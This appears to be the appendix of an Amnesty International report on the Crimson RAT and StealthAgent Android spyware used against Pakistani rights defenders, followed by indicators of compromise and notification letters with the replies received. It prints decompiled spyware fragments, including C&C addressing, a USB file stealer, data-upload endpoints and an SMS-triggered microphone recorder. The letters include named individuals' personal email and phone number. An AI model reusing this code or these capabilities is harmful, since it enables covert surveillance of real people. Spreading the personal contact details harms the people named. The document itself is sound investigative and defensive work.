Its functionality is limited and it appears to only be able to collect some basic information from the infected computer and details of any identified antivirus software running on the computer. The code reveals the particular process names that this malware module looks out for, including the names of some well-known antivirus software packages:

This downloader would then check whether the main module is installed on the infected system

```
'bdss=Bit Defender,onlinent=Quick Heal,bdagent=Bit Defender Agent,msseces=Microsoft
Security Essentials,fssm32=FSecure,avp=Kaspersky,avgnt=Avira,spbbcsvc=Symantec,
updaterui=McAfee,avgui=AVG,avgcc=AVG,mbam=Ant Malware,avastui=Avast,avast=Avast'
```

and currently running. If the main module is not present, the downloader would then initiate a TCP connection to the Command & Control server configured in this snippet of code:

```
this.delluiships = new byte[]
{
 49,
 55,
 56,
 46,
 50,
 51,
 56,
 46,
 50,
 51,
 53,
 46,
 50,
 51,
 52
};
this.port = 6512;
this.aport = 6218;
this.bport = 7610;
this.cport = 11210;
this.dport = 14786;
```

Similarly, the byte-array decodes to the IP address 178.238.235.234. A number of pre-configured TCP ports are defined afterwards. Once a connection is established, the downloader will parse any potential command provided back and eventually download and install the main module.

MAIN MODULE

Following are the commands available in the Crimson variant we observed:

COMMAND	DESCRIPTION
afile	Upload file to C&C
audio	Download NAudio DLL
chrodll	Download System.Data.SQLite
clping	Set time to UTC
clrcmd	Clear process attributes
clrklg	Delete keylogger logs
clstats	Get status of the malware
cnls	Stop screen capture and other tasks
cscreen	Take a screenshot of the desktop
delt	Delete file
dirs	List drives
dowf	Download file from C&C
dowr	Download file from C&C and execute
endpo	Kill process
file	Steal file and send it to C&C
filsz	Send information on a file
fldr	List folders in a directory
fles	List files in a directory
info	Get information on user and computer
keerun	Launch keylogger if not running
listf	Search and upload files
mesg	Display a message box with an alert
mozedll	Download mozsqlite3.dll
passl	Get password logs

COMMAND	DESCRIPTION
procl	Get list of processes
rnnkl	Launch keylogger
rnntc	Launch ‘secApp’ if not running
rnnub	Launch USB module if not running
runf	Launch command
rupth	Get path to malware
savaf	Save file to disk
scren	Enable screen capture
scrsz	Set screen size for screen grabbing
secrun	Launch ‘secApp’ if not running
secup	Download and update ‘secApp’
sndpl	Update password logger on disk
sndps	
stops	Stop screen capture
supdat	Update main module
sysky	Upload keylogger logs to C&C
thumb	Get thumbnail from a picture
uclntn	Setup persistence through registry key
udlt	Delete other modules and download and execute ‘remove user’ module
uklog	Update keylogger on disk
updatu	Update USB module
upmain	Update main module
usbrun	Launch USB module if not running
usbwrm	Same as ‘updatu’

KEYLOGGER MODULE

The keylogger module is very basic. It leverages .NET's keys enumerator[52] and it regularly invokes the GetAsyncKeyState[53] Windows API to monitor which keys have been pressed. Keystrokes are then logged to a text file along with the title of the window in which the keystrokes were entered (for example, a browser or a document editor).

The text file can normally be found in the same folder in which the keylogger executable file is stored. In recent variants this is %ProgramData%\Luire\. The text file would later be uploaded by the main malware module to the Command & Control server upon request by the operators.

FILE STEALER MODULE

The file stealer module from this variant of the Crimson malware is also quite basic and yet effective in its purpose. Once launched, the module sets a timer that triggers every few seconds and then launches the collection routine.

This routine makes use of the DriveInfo.GetDrives[54] .NET API to retrieve a list of currently mounted drives. For each available drive, it will check whether it is ready to access and whether it is a removable USB drive. If so, it will invoke a saveFiles function which will walk through all files stored on the drive and store copies of them in a local folder normally located at %ProgramData%\Bras\Data\

```
try
        {
         this.warlzmsthrRuning = true;
         DriveInfo[] drives = DriveInfo.GetDrives();
         DriveInfo[] array = drives;
         for (inti = 0; i < array.Length; i++)
         {
         DriveInfodriveInfo = array[i];
         if (driveInfo.IsReady && driveInfo.DriveType == DriveType.Removable)
         {
         this.warlzmssaveFiles(driveInfo.Name);
         }
         }
         this.warlzmsthrRuning = false;
        }
```

52 https://msdn.microsoft.com/en-us/library/system.windows.forms.keys%28v=vs.110%29.aspx
53 https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293%28v=vs.85%29.aspx
54 https://msdn.microsoft.com/en-us/library/system.io.driveinfo.getdrives%28v=vs.110%29.aspx

APPENDIX B: ANALYSIS OF THE ANDROID SPYWARE


This analysis is based on the Android sample "com.gbooking.googleupdater" (b9be1d2edf044b3c06f42f001b2a26e833f92ca92773a78a09ee0037aff174a3). All of the samples we observed had similar functionality.

The Android malware used by this attacker is capable of collecting a large amount of information from compromised devices. The following are some of the supported features:

- Read a list of installed applications.
- Collect metadata about the device, network and SIM card.
- Retrieve all sent and received SMS messages.
- Retrieve contact lists.
- Extract saved photos, videos and audio.
- Retrieve GPS location data.
- Record phone calls.
- Record audio when an SMS-based trigger is received.

We have not seen this actor using exploits to elevate privileges on the target devices. Instead they rely on users accepting a large number of permissions when installing the malicious application, providing the spyware extensive access to stored data and information on the status of the device:

```
android.permission.ACCESS_COARSE_LOCATION
android.permission.ACCESS_FINE_LOCATION
android.permission.ACCESS_NETWORK_STATE
android.permission.ACCESS_WIFI_STATE
android.permission.CALL_PHONE
android.permission.CAMERA
android.permission.CHANGE_NETWORK_STATE
android.permission.DISABLE_KEYGUARD
android.permission.GET_ACCOUNTS
android.permission.INTERNET
android.permission.PROCESS_INCOMING_CALLS
android.permission.PROCESS_OUTGOING_CALLS
android.permission.READ_CALENDAR
android.permission.READ_CALL_LOG
android.permission.READ_CONTACTS
android.permission.READ_EXTERNAL_STORAGE
android.permission.READ_PHONE_STATE
android.permission.READ_SMS
android.permission.RECEIVE_BOOT_COMPLETED
android.permission.RECEIVE_SMS
android.permission.RECORD_AUDIO
android.permission.SEND_SMS
android.permission.SYSTEM_ALERT_WINDOW
android.permission.USE_CREDENTIALS
android.permission.VIBRATE
android.permission.WAKE_LOCK
android.permission.WRITE_EXTERNAL_STORAGE
android.permission.WRITE_SETTINGS
android.permission.WRITE_SMS
com.android.browser.permis-
sion.READ_HISTORY_BOOKMARKS
com.google.android.c2dm.permission.RECEIVE
com.play.app.services.permission.C2D_MESSAGE
```



The malware shares a significant amount of code with the commercial spyware tool TheOneSpy. This sample contains an internal version number 1.2.6. The current version of TheOneSpy has a version number 1.3.4.2.

The malware code has references to the collection of Viber, WhatsApp, Skype, and Gmail application data but this functionality is not implemented in the samples that we have observed. TheOneSpy has significantly more capabilities to collect application-specific data from social media and messaging applications. It appears that both tools have been developed from a common codebase.

COMMUNICATIONS WITH COMMAND & CONTROL SERVER

All of the samples that we have observed communicate with http://158.69.159.57/. This server is a HTTP reverse proxy to the C&C server also hosted with OVH at http://217.182.147.171/.

The malware communicates using a simple JSON-based protocol over HTTP. There is no ability for the operators to send arbitrary commands to the device, or to download and execute new code.

```
public interface ApiService {
    @POST("newuser.php")
    @Headers({"Content-Type: application/json"})
    Call<UserCreatedResponse> createUser(@Body UserCreateRequest userCreateRequest);

    @POST("data/fcollectdata.php")
    @Multipart
    Call<UserCreatedResponse> postFile(@Part MultipartBody.Part part, @Part("name") RequestBody requestBody, @Part("json") RequestBody requestBody2);

    @POST("data/collectdata-new.php")
    @Headers({"Content-Type: application/json"})
    Call<UserCreatedResponse> sendDataToServer(@Body DataSenderModel dataSenderModel);
}
```

/admin/newuser.php

The malware checks-in to the C&C server when the application starts by sending a JSON POST request containing the IMEI number (a unique 15-digit identifier) of the device.

```
{“imei”: “IMEI”, “tag”:”TAG”}
```

The C&C server responds with what appears to be configuration data for the malware.

```
{“status”:{“code”:200,”message”:”success”},”response”:{“settings”:{“state”:”1”,
”dataSending”:”1”,”sms”:”1”,”voice”:”1”,”cellid”:”0”,”browserhistory”:”
0”,”pictures”:”0”,”videos”:”0”,”gpsInterval”:”1”,”recording”:”0”,
”numbers”:[“”],”videoTime”:[“”],”audioTime”:[“”],”camTime”:[“”]}}}
```

The samples we have seen do not appear to read or use the configuration data from this response.

/admin/data/collectdata-new.php

This endpoint receives textual data uploaded from the device such as SMS messages, call logs and location data. This data is first read and queued in a SQLite database on the device. Every 10 seconds the PostData task is run to check for and upload any queued data. The data is then deleted from this SQLite database after a successful upload.

/admin/data/fcollectdata.php

This endpoint receives files that are uploaded from the device such as pictures, videos, and audio recordings. The application sends a multipart POST request containing the file to upload and some JSON metadata about the file.

```
json='{"imei": "IMEI", "category": "gl": {"file" "FILENAME",
"locationLattitude": "LATITUDE", "locationLongitude": "LONGITUDE",
"photoTakenDate": "DATE", "photoName": "NAME", "photoType": "TYPE"}}'
file=UPLOAD_FILE_DATA
```

Specific metadata is provided for each of the different categories of uploads. These categories are CR (recorded calls), GL (photos), VD (videos), and AU (audio recordings).

Remotely enabling recording from microphone

The attackers can also interact with the malware via SMS. The application has two hard-coded trigger words which can be used to start recording audio from the microphone for a fixed period of time. These records are saved to the phone in mp3 format and are then uploaded to the C&C server.

```
this.mMessage = currentMessage.getDisplayMessageBody();
        if (this.mMessage.contains("StartMicBug") ||
this.mMessage.contains("M@ic8k")) {
        int duration =
Integer.parseInt(this.mMessage.substring
(this.mMessage.indexOf(":") + 1, this.mMessage.length()).replaceAll(" ", ""));
        if (duration == 2 || duration == 5 || duration == 15 || duration == 30) {
        Util.Log("Record mic for " + duration + " min");
        recordMic(context, duration);
        abortBroadcast();
        setResultData(null);
        }
```

LIST OF INDICATORS OF COMPROMISE

Following are Indicators of Compromise to help security analysts and practitioners to implement detection and countermeasures:

Phishing Domains

```
secure-apps.azurewebsites[.]net
facebook-snaps.azurewebsites[.]net
secure-google.azurewebsites[.]net
proworld.azurewebsites[.]net
```

Crimson Installers

```
fed30e911ca255e45b9ceca2a86bb8285b98e38e94ddcf92092f6f76e5e6fcce
754d48079f1119bc73e5e0b7bbc8231615dd84bc7c741a9b883f5d885b4a9b64
bd5f33d8415cb1b63c726325e7a0072c4fcae45fd2b1daa86644c42d60e11d1e
b4ef40ff06ca99933581f0e296bffaaf20d80191e0669b45e2a01c9ccf6c4b95
```

Crimson Downloader “secApp”

```
6827202bcc85190bb24922548b056cde56781ac7df82873da61de99b6e0a381f
84832c538044bacd3e6ac362255307961371a9018f130dfe8e0d04fbf3a6f89f
4cfb6e249088e06015fb9f1f672ecebe2915b587409b6a86e8a41f72adabb537
```

Crimson Main Module

```
d8e7ad4696cc587b13bd986d958e6347934f19da2b4c7ccab7fe9492f78ba64c
```

Crimson Keylogger

```
da90010782f69aadc6e890b1699d3878b7b33ba1c5b940593189a9f4f084fa8a
```

Crimson File Stealer

```
d37895152373ee366e51041502b220f88b018fa2c1f4c8206d21b46c3f0fbf14
```

Crimson Command & Controls

```
178.238.235.234
5.189.157.215
5.189.173.153
80.241.209.33
91.205.172.142
173.212.216.205
173.212.221.224
173.249.11.147
173.249.13.208
173.249.21.206
173.249.25.237
213.136.72.216
213.136.94.203
```

StealthAgent

```
b9be1d2edf044b3c06f42f001b2a26e833f92ca92773a78a09ee0037aff174a3
294b1766a376ffffd00666f1d539a70fdedf4fa256a01c3bd1b9cd795bd05f0e
3a64e83078fb1a81dccab4d6b2e4d9f057890a73804a7d614ac548cf1d6f348b
```

StealthAgent Command & Controls

```
51.255.13.89
137.74.147.190
137.74.221.193
137.74.221.199
149.56.237.148
158.69.159.57
158.69.159.58
164.132.182.141
164.132.182.142
178.33.140.197
178.33.140.198
217.182.147.171
```

NOTIFICATION LETTERS AND RESPONSES

NOTIFICATION LETTER SENT TO OVH FROM AMNESTY INTERNATIONAL

SENT TO OVH VIA EMAIL ON 9 MAY 2018

09 May 2018

Dear Mr Klaba,

RE: NOTIFICATION OF OVH INFRASTRUCTURE CONNECTED TO SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that you have been named in our report. To be clear Amnesty International does not make any allegations against you in our report. There is no comment made in relation to the safety of your servers or your due diligence processes. Amnesty International routinely notifies companies and individuals named in reports we publish regardless of the extent of their involvement. I have provided a summary of our report findings (in relation to OVH) below and annexed extracts from our report at the end of this letter (Annex A). As you are aware we first emailed you on 07 May 2018 informing you that Amnesty International had identified malicious infrastructure that is being used to deliver and operate Android malware. We requested that you take action and shutdown services that are connected to this abuse (Annex B). As of today, we have not received a response to that email.

Our investigations have revealed that some of the targeted malware samples we have collected communicate with an OVH server located in Canada. This server is acting as a reverse proxy for the actual Command and Control server which is also an OVH server, located in France. The malware in question is called 'StealthAgent'. StealthAgent is a custom-built Android spyware.

According to registration records in the RIPE database, we found that the OVH Command and Control server in question is registered to a private individual in Pakistan.

We have uncovered additional OVH servers from internet scan data which are also acting as reverse proxies for the French Command and Control server. Although there can be many reasons for this particular reverse proxy server configuration – we note that it is most commonly used to mask the location of the actual Control & Command server and thwart investigations and security analysts.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish our findings and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

NOTIFICATION LETTER SENT TO CONTABO FROM AMNESTY INTERNATIONAL

SENT TO CONTABO VIA EMAIL ON 9 MAY 2018

09 May 2018

Dear Mr Herpich,

RE: NOTIFICATION OF CONTABO GMBH INFRASTRUCTURE CONNECTED TO SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty International intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

On 22 January 2018, we first contacted you in relation to this matter and informed you on 24 January 2018 that one of your servers was being used for malware attacks targeting human rights defenders in Pakistan and asked to work with you to ensure that this malware communication is halted. These emails are annexed to this letter (**Annex A**). As the emails show the malware campaign continued on other Contabo GmbH servers after the previous ones were shut down - this was detected by Amnesty International. As you are aware the last email we sent to you was on the 07 May 2018 requesting that further servers are shut down due to malware communication (**Annex B**).

This is a formal notification letter to inform you that you have been named in our report. To be clear Amnesty International does not make any allegations against you in our report. There is no comment made in relation to the safety of your servers or your due diligence processes. Amnesty International routinely notifies companies and individuals named in reports we publish regardless of the extent of their involvement. I have provided a summary of our report findings (in relation to Contabo GmbH) below and annexed extracts from our report at the end of this letter (**Annex C**).

To summarise, our investigations have revealed that some of the targeted malware samples we have collected connect back to a set of Command and Control servers leased from Contabo GmbH. The malware in question is called Crimson. Crimson is a spyware tool which allows an attacker to perform extensive and long-term digital surveillance after gaining access to a device According to our analysis, the attackers we have identified managed to continue using your services since at least 2016.

In our report, we note that attackers identified by other private sector reports using this specific 'Crimson RAT' malware are found to 'favour' Contabo GmbH to run their malicious infrastructure. We also list a number of Contabo GmbH servers that we identify as currently hosting Crimson RAT Command & Controls.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

STATEMENT FROM CONTABO

RECEIVED BY AMNESTY INTERNATIONAL ON 14 MAY 2018

Contabo does not allow or tolerate the misuse of servers for abuse, as stated in our TOS. All VPS and dedicated servers we provide are so-called “root” servers, i.e. the customer receives full control over them, which is commonplace in the hosting industry. Contabo does not have access to these servers after handing control over to the customer.

We are very sympathetic to Amnesty’s cause and have worked together with Amnesty in the past in order to remove malware from a small number of severs in our network that had been affected. The same is true for the current case, we are in the process of completely removing the infected or purposely infected servers from our network - at the moment of this writing we cannot be sure if the affected servers have been hacked. The number of affected servers represents a tiny fraction of our network.

NOTIFICATION LETTER SENT TO FAISAL HANIF FROM AMNESTY INTERNATIONAL

SENT TO FAISAL HANIF VIA EMAIL ON 11 MAY 2018

11 May 2018

Dear Mr Hanif,

RE: YOUR ROLE IN SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that you have been named in our report. To be clear, Amnesty International makes a series of very serious allegations against you in our report. I have provided a summary of our report findings (in relation to your involvement) below.

Our report identifies you as the owner of the technology company – SuperInnovative. As detailed in the letter to your company, Amnesty International believes that your company is either the creator of, or connected to, the creation of 'StealthAgent', a spyware software used to target individual human rights defenders in Pakistan. The report also notes that you are the founder of the UK company 'Innovative Technologies Network' as stated on your LinkedIn page.

Our investigations revealed that the 'StealthAgent' malware samples Amnesty International collected communicate with a Command and Control server seemingly located in Canada but the IP address is assigned to OVH (a French hosting company). According to our analysis, OVH then sub-delegate their IP address to private individuals. We have identified you as the private individual who is using the server to send 'Stealth Agent' to specific human rights defenders in Pakistan.

The IP address displays your personal email address 'Imfanee@gmail.com' (which is linked to your personal Facebook account https://facebook.com/Imfanee). It also lists your phone number +923467188345 which we have included in the report.

In the report Amnesty International explores the relationship between your company SuperInnovative and another company Ox-i-Gen. We note that you worked at 'Vopium' the same company as Ox-i-Gen founder – Mohammed Yaser Javed. We believe that you have had a long-standing relation with Mohammed Javed and there are links between his spyware 'TheOneSpy' and 'StealthAgent'.

Also included in the report is the fact that in 2016 the antivirus company Symantec publishes technical indicators of a spyware for BlackBerry they identified as 'BBOS.StealthGenie'. Among others, they identify 'fanee.itn-uk.com' as one of the locations such spyware was configured to exfiltrate data to. The report highlights that the word "fanee" is found in both your email address and Facebook profile.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for human rights defenders in Pakistan – a country where activists working amongst a myriad of issues are harassed, attacked and even disappear on a regular basis. Amnesty International believes that your involvement in these attacks has directly threatened the safety and security of the individuals targeted. In our report Amnesty International calls on the Government of Pakistan to fully investigate the allegations made in our report.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

RESPONSE EMAIL FROM FAISAL HANIF

RECEIVED BY AMNESTY INTERNATIONAL ON 11 MAY 2018

From: **Faisal Hanif** imfanee@gmail.com
Subject: Re: Amnesty International Notification Letter
Date: 11 May 2018 at 13:05
To: *

FH

Hi *,

Thanks for the query. I received few notification this morning that some of online devices causing this type of unethical disturbance which are associated to my name.

I have investigated all of my online devices and found some of them was compromised and hacked by some anonymous hacker. I have reported all the suspicious devices to data center and asked to block and shutdown the devices @ 11/05/2018 14:07 until we clear that by offline investigation.

We are investigating the reported devices to find the traces if we are able to find any clue about hacker. As this activity is not that simple to find the traces so it may take few days.

I will will be able to update you situation once we completed the investigation.

Regards,

Faisal

On 11 May 2018 at 15:44, * <*@*.*> wrote:

> Dear Mr. Hanif,
>
> Attached please find a formal notification letter to inform you that you have been named in a forthcoming Amnesty International report regarding targeted digital attacks against human rights defenders in Pakistan.
>
> We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.
>
> Sincerely,

NOTIFICATION LETTER SENT TO OX-I-GEN FROM AMNESTY INTERNATIONAL

SENT TO OX-I-GEN VIA EMAIL ON 11 MAY 2018

11 May 2018

Dear Mr Javed

RE: OX-I-GEN'S ROLE IN SURVEILLANCE OF HUMAN RIGHTS DEFENDERS IN PAKISTAN

I am writing to you in relation to a report that Amnesty intends to publish shortly. The report outlines the findings of Amnesty International on the digital threats and attacks faced by human rights defenders and civil society in Pakistan. Amnesty International has uncovered targeting of individuals using malicious surveillance technologies and malware. The report provides evidence on who is involved with these attacks and the techniques they are using to try and gain access to both personal and professional information of Pakistani human rights defenders.

This is a formal notification letter to inform you that Ox-i-Gen has been named in our report. Amnesty International concludes that there is a connection between Ox-i-Gen and another company 'SuperInnovative'. The report presents the similarities between Ox-i-Gen's product 'TheOneSpy' and a malware used to target human rights defenders in Pakistan named 'StealthAgent' (which Amnesty believes was created by 'SuperInnovative').

Amnesty International believe this may have occurred because both malwares were created by the same developers or that Ox-i-Gen shared an early version of their product with 'SuperInnovative'. Our report concludes that it is likely that SuperInnovative used 'TheOneSpy' to create a 'customized alternative version', which has been seen in surveillance operations used to target persons in Pakistan.

We note in our report that you worked at 'Vopium' the same company as SuperInnovative founder – Faisal Hanif. We believe that you have a long-standing relation with Faisal Hanif and this could be why there are links between his spyware 'StealthAgent' and 'TheOneSpy'.

Evidence of these threats and attacks is deeply concerning in the already perilous situation for human rights defenders in Pakistan – a country where activists working amongst a myriad of issues are harassed, attacked and even disappear on a regular basis. In our report Amnesty International calls on the Government of Pakistan to fully investigate the allegations made.

We invite you to provide us with any comments or clarification that you may have on the information contained in this letter. We intend to publish this letter and your response in our report. To enable us to consider incorporating this into the report, please respond by email to Mr Sherif Elsayed-Ali (sherif.elsayedali@amnesty.org) by 12pm on Monday, 14th May 2018.

Yours sincerely,

RESPONSE EMAIL FROM OX-I-GEN

RECEIVED BY AMNESTY INTERNATIONAL ON 11 MAY 2018

From: **Ox-I-Gen** info@ox-i-gen.com
Subject: RE: Amnesty International Notification Letter
Date: 11 May 2018 at 18:36
To: *
Cc: *

Thanks, * and Mr. *,

Please find my response against your notification.

Subject: Ox-i-Gen /parental control software company

I am writing to you in response to your False and baseless allegations. I Muhammad Yasir Javed owner of Ox-i-gen INC. protesting against the claims that you have made against my company allegedly involved in the development of so-called ***malicious surveillance technologies and malware****. I want to you to do some research work about my business and then come up with true facts and figures rather than just making a castle in the air. I am running a company that is doing social work and provide parenting software to the parents via* ***"TheOneSpy.com" online website****.*

We believe in serving humanity rather than just making pennies. *However, we don't provide our parental control software to general public living in Pakistan because we know that there is not a trend of parenting to the fullest, but in the countries that have laws about parental control. So,* ***we did not have access to both personal and professional information of Pakistani human rights defenders****. Furthermore, you have also claimed that there is the connection between Ox-i-gen INC and "SuperInnovative".*

I object again, we are the independent company and we don't know where from you have got the news. I will sue you in the court of law because there is an element of deformation in your report, that is totally fact less and lacking with proofs. We are not doing a hidden or secret business. We are openly selling a product that protect children from online predators, prevents social media addiction; make parents to stay update about kids inappropriate use of internet such as watching carnal content and plenty of others.

TheOneSpy is purely parenting control software product that we provide parents that have no time to look after their kids and teens online activities via cell phone devices. On the other hands, the rise and the rise in social media dangers and online predators such as cyber bullies, stalkers, sexual predators and child abusers. TheOneSpy has taken a step and believe in the world that is fair, equal, and free from online predators.
Moreover, there is no link between Ox-i-Gen INC and your introduced "SuperInnovative. You can read ***our blogs that convincingly inform the reader about parenting, parenting tips and how to use TheOneSpy parenting software.***

Anyhow, if digital parenting is the crime, then we are doing this crime! The third allegation that you have put on us is that I have worked in "Vopium" with Faisal Hanif. I object further and let me tell, yes I have worked at "Vopium" but I don't know about Mr. Faisal Hanif. Because, May there is time difference that we have worked in the same company, but not at the same time period.

"We are the part of the Human rights defenders because we are doing an online social work by selling parental control software and you can further read our website disclaimer. That's all I want to say and clarify about my business. We deeply concerned about your allegations that are hurting, but we have right to defend our self and you should take care what you are going to say someone who has no idea that allegations you have made. In the end, I must draw your attention that we are doing business about patenting software. However, if you are one of those parents who are insecure about their children digital safety, we will be at your service. It would be an honor that you yourself test our product. However, if you think our product has misused and someone has purchased our license online and then has used to spy on someone that is the part of Pakistani human rights defenders.

